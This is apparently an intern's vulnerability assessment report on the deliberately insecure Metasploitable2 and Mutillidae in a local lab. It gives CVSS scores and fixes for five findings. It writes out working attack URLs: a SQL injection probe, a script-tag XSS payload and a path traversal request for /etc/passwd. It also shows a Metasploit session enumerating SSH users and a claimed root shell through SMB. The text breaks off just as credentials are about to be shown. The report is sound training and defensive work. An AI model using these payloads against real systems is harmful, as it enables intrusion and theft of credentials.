Vulnerability Assessment & Penetration Testing Report

Intern Name: Cinchana S
Target System: Metasploitable2
Environment: Local lab setup using VirtualBox
Tools Used: Kali Linux, OpenVAS, Nmap, OWASP ZAP, CherryTree, Excel/Google Sheets
Date: 02-01-2026

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
Executive Summary

This vulnerability assessment was done in a controlled lab setting using Metasploitable2, a virtual machine designed to be insecure. The testing focused on the Mutillidae web application, which runs on Metasploitable2, as well as network-level testing for services like SMB and SSH. During the assessment, several serious vulnerabilities were found in Mutillidae, such as SQL Injection, Path Traversal, and Reflected Cross-Site Scripting (XSS). Additionally, network issues like the exposure of the SMB service and SSH user enumeration were identified. To evaluate the risks of these vulnerabilities, each was scored using the CVSS v3.1 system, which rates security weaknesses. Furthermore, the vulnerabilities were organized based on how likely they were to be exploited versus the potential impact they could cause using a risk matrix. Overall, this assessment provided important insights into the security weaknesses present in the tested environment. The findings demonstrate common real-world security weaknesses and emphasize the importance of secure configuration and coding practices.


Scope & Environment

The scope of this assessment was limited to a local lab environment consisting of Kali Linux as the attacker machine and Metasploitable2 as the target system. Web exploitation activities were conducted exclusively against the Mutillidae web application running on Metasploitable2. No production or external systems were targeted during this assessment.

Technical Details



The OpenVAS report for the task “Scan metasploitable2” highlights several serious security issues, with the highest CVSS score reaching 10.0 (Critical). The findings include 14 critical, 9 high, 40 medium, 6 low, and 91 informational issues, showing that the system is exposed to multiple vulnerabilities. This summary provides a clear, high-level view of the risks, helping management understand which areas need immediate attention and remediation to strengthen the system’s security.



The Results section shows 160 of 635 findings, with most being informational or medium, but several high and critical vulnerabilities were detected. Critical issues like “OS End of Life” and “rexec service running” on 192.168.0.9 highlight outdated software and insecure services needing immediate attention.

Vulnerability 1: SQL Injection (MySQL)


Application: Mutillidae (on Metasploitable2)
CWE ID: 89
CVSS Score: 9.8 (Critical)
Risk Level: High

Description:


A SQL Injection vulnerability was identified in the Mutillidae web application hosted on Metasploitable2. Improper input validation allows attackers to inject malicious SQL queries into backend MySQL database queries, potentially leading to unauthorized data access or full database compromise.

Evidence:

The Vulnerability was found in the following url
http://192.168.0.9/mutillidae/index.php?page=user-info.php&password=%27&user-info-php-submit-button=View+Account+Details&username=ZAP



OWASP ZAP screenshot showing SQL Injection in Mutillidae



The injected SQL query includes a single quote (') to break out of the intended query. The error message indicates a syntax error in the SQL query, suggesting that SQL injection is possible.

The risks of this vulnerability:

1. Extraction of Sensitive Data
2. Database Enumeration and Manipulation

Remediation:

1. Use of prepared statements with parametrized queries to ensure the separation of code and data
2. Regular expression checks on input data to prevent the injection of unwanted SQL tokens.
3. Error Handling to ensure that error messages do not disclose sensitive information about the database structure.
4. Deploying a WAF that can detect and block SQL injection attempts.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H


Vulnerability 2: Reflected XSS


Application: Mutillidae (on Metasploitable2)
CWE ID: 79
CVSS Score: 6.1 (High)

Description:
A reflected XSS vulnerability was discovered in Mutillidae. Malicious JavaScript injected through user input is reflected in the server response and executed in the victim's browser, potentially leading to session hijacking or unauthorized actions.

Evidence:
The Vulnerability was found in the following url
http://192.168.0.9/mutillidae/index.php?choice=nmap&initials=ZAP&page="><scRipt>alert(1);</scRipt>&user-poll-php-submit-button=Submit+Vote

This URL injects a script (<script>alert(1);</script>) into the application's response.





The above image confirms that the browser executed the alert(1); function, meaning the application is vulnerable to XSS.

The risks of this vulnerability:

1. Stealing Cookies and Phishing
2. Executing Malicious Scripts
3. Bypassing CSRF Protections

Remediation:

1. Ensuring all user input is properly sanitized before being reflected back in output.
2. Implementing a robust CSP to prevent the execution of unauthorized scripts.
3. Escape all user-controlled data based on the context in which it's displayed (HTML, JavaScript, CSS, URL, etc.).


CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

Vulnerability 3: Path Traversal


Application: Mutillidae (on Metasploitable2)
CWE ID: 22
CVSS Score: 7.5 (High)

Description:
Path Traversal, is an attack which allows attackers to access files and directories that are stored outside the web application's root directory. Attackers manipulate variables that reference files with ../ sequences and similar methods, attempting to access files and directories stored on the server file system.

Evidence:
The Vulnerability was found in the following url
http://192.168.0.9/mutillidae/index.php?do=toggle-security&page=%2Fetc%2Fpasswd



By manipulating the page parameter in the query string, the attacker is able to traverse out of the intended directory and access the /etc/passwd file, a critical system file in Unix-like operating systems.



The server's response included contents from the /etc/passwd file, which lists information about each user on the system. This response indicates that the application is not properly sanitizing the input to prevent directory traversal attacks, thus allowing access to files outside of the intended directories.

The risks of this vulnerability:

1. Exposure of Sensitive Data
2. Information Leakage and Potential for Further Exploitation
3. System Compromise

Remediation:

1. Implementing strict validation of user-supplied input, rejecting any suspicious or malformed input.
2. Employing a safelist of allowed files and deny access to any file not on the list.
3. Ensuring the web application runs with the least privileges necessary, limiting the files that can be accessed.
4. Using file handling APIs that inherently manage path traversal vulnerabilities.

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N

Vulnerability 4: SMB Service (smbd 3.x–4.x)


Affected System: Metasploitable2
Ports: 139 / 445
CWE ID: 200
CVSS Score: 7.3 (High)


Description:

An exposed SMB service was detected on Metasploitable2. The service may allow attackers to enumerate shared resources and gather sensitive system information, facilitating lateral movement.

Evidence:

Vulnerability can be exploited through
Metasploit's exploit/multi/samba/usermap_script exploit





As we can see in the above image, we got a shell as root and we are able to run commands.

The risks of this Vulnerability:

1. This vulnerability has Remote Code Execution [RCE] exploit and allows full access of the system as the root user.
2. The attacker can easily pretend to be the original user and modify/harm the system files.

Remediation:

1. Change the default port (139) to a non-standard port to reduce the risk of automated attacks.
2. Restrict access to known IP addresses or ranges through firewall rules or smbd configuration.
3. Regularly update smbd server software to ensure all security patches are applied.
4. Set up services as non-root user in a sandbox or isolated environment.

Patches and Updates:

1. The developers of smbd responded to this vulnerability and released newer versions of the software with security patches and fixes.
2. All users were advised to update to the latest version as soon as possible to protect their servers from exploitation.


CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

Vulnerability 5: SSH User Enumeration

Affected System: Metasploitable2
Port: 22
CWE ID: 203
CVSS Score: 5.3 (Medium)

Description:
This vulnerability is based on an attacker crafting a malformed packet, such as a truncated packet, which is intended to disrupt the normal authentication process. This packet is designed to exploit the way OpenSSH handles error conditions during authentication. This vulnerability allows the attacker to enumerate valid users present on the server by sending a malformed packet.

Evidence:
This vulnerability can be exploited through Metasploit's exploit called auxiliary/scanner/ssh/ssh_enumusers



The required options are RHOSTS which is the target IP, the USER_FILE wordlist to bruteforce on the OpenSSH server and set CHECK_FALSE to false. I have used metasploit's unix_users.txt wordlist for username bruteforce

```
msf auxiliary(scanner/ssh/ssh_enumusers) > set check_false False
check_false => false
msf auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 192.168.0.9
rhosts => 192.168.0.9
msf auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting                                     Required  Description
   ----          ---------------                                     --------  -----------
   CHECK_FALSE   false                                               no        Check for false positives (random username)
   DB_ALL_USERS  false                                               no        Add all users in the current database to the list
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5
                                                                               h, http, sapni
   RHOSTS        192.168.0.9                                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         22                                                  yes       The target port
   THREADS       1                                                   yes       The number of concurrent threads (max one per host)
   THRESHOLD     10                                                  yes       Amount of seconds needed before a user is considered found (timing attack only)
   USERNAME                                                          no        Single username to test (username spray)
   USER_FILE     /usr/share/metasploit-framework/data/wordlists/unix_use  no        File containing usernames, one per line
                 rs.txt


Auxiliary action:

   Name             Description
   ----             -----------
   Malformed Packet  Use a malformed packet


View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.0.9:22 - SSH - Using malformed packet technique
[*] 192.168.0.9:22 - SSH - Starting scan
[+] 192.168.0.9:22 - SSH - User 'backup' found
[+] 192.168.0.9:22 - SSH - User 'bin' found
[+] 192.168.0.9:22 - SSH - User 'daemon' found
[+] 192.168.0.9:22 - SSH - User 'distccd' found
[+] 192.168.0.9:22 - SSH - User 'ftp' found
[+] 192.168.0.9:22 - SSH - User 'games' found
[+] 192.168.0.9:22 - SSH - User 'gnats' found
[+] 192.168.0.9:22 - SSH - User 'irc' found
[+] 192.168.0.9:22 - SSH - User 'libuuid' found
[+] 192.168.0.9:22 - SSH - User 'list' found
[+] 192.168.0.9:22 - SSH - User 'lp' found
[+] 192.168.0.9:22 - SSH - User 'mail' found
[+] 192.168.0.9:22 - SSH - User 'man' found
[+] 192.168.0.9:22 - SSH - User 'mysql' found
[+] 192.168.0.9:22 - SSH - User 'news' found
[+] 192.168.0.9:22 - SSH - User 'nobody' found
[+] 192.168.0.9:22 - SSH - User 'postfix' found
[+] 192.168.0.9:22 - SSH - User 'postgres' found
[+] 192.168.0.9:22 - SSH - User 'proxy' found
[+] 192.168.0.9:22 - SSH - User 'root' found
[+] 192.168.0.9:22 - SSH - User 'service' found
[+] 192.168.0.9:22 - SSH - User 'sshd' found
[+] 192.168.0.9:22 - SSH - User 'sync' found
[+] 192.168.0.9:22 - SSH - User 'sys' found
[+] 192.168.0.9:22 - SSH - User 'syslog' found
[+] 192.168.0.9:22 - SSH - User 'user' found
[+] 192.168.0.9:22 - SSH - User 'uucp' found
[+] 192.168.0.9:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_enumusers) >
```

I got a lot of usernames in the system using this vulnerability and simple bruteforce attack using automated tools such as medusa can reveal weak crendentials. In this case, I obtained the following credentials

```
┌──(cinchu㉿kali)-[~]
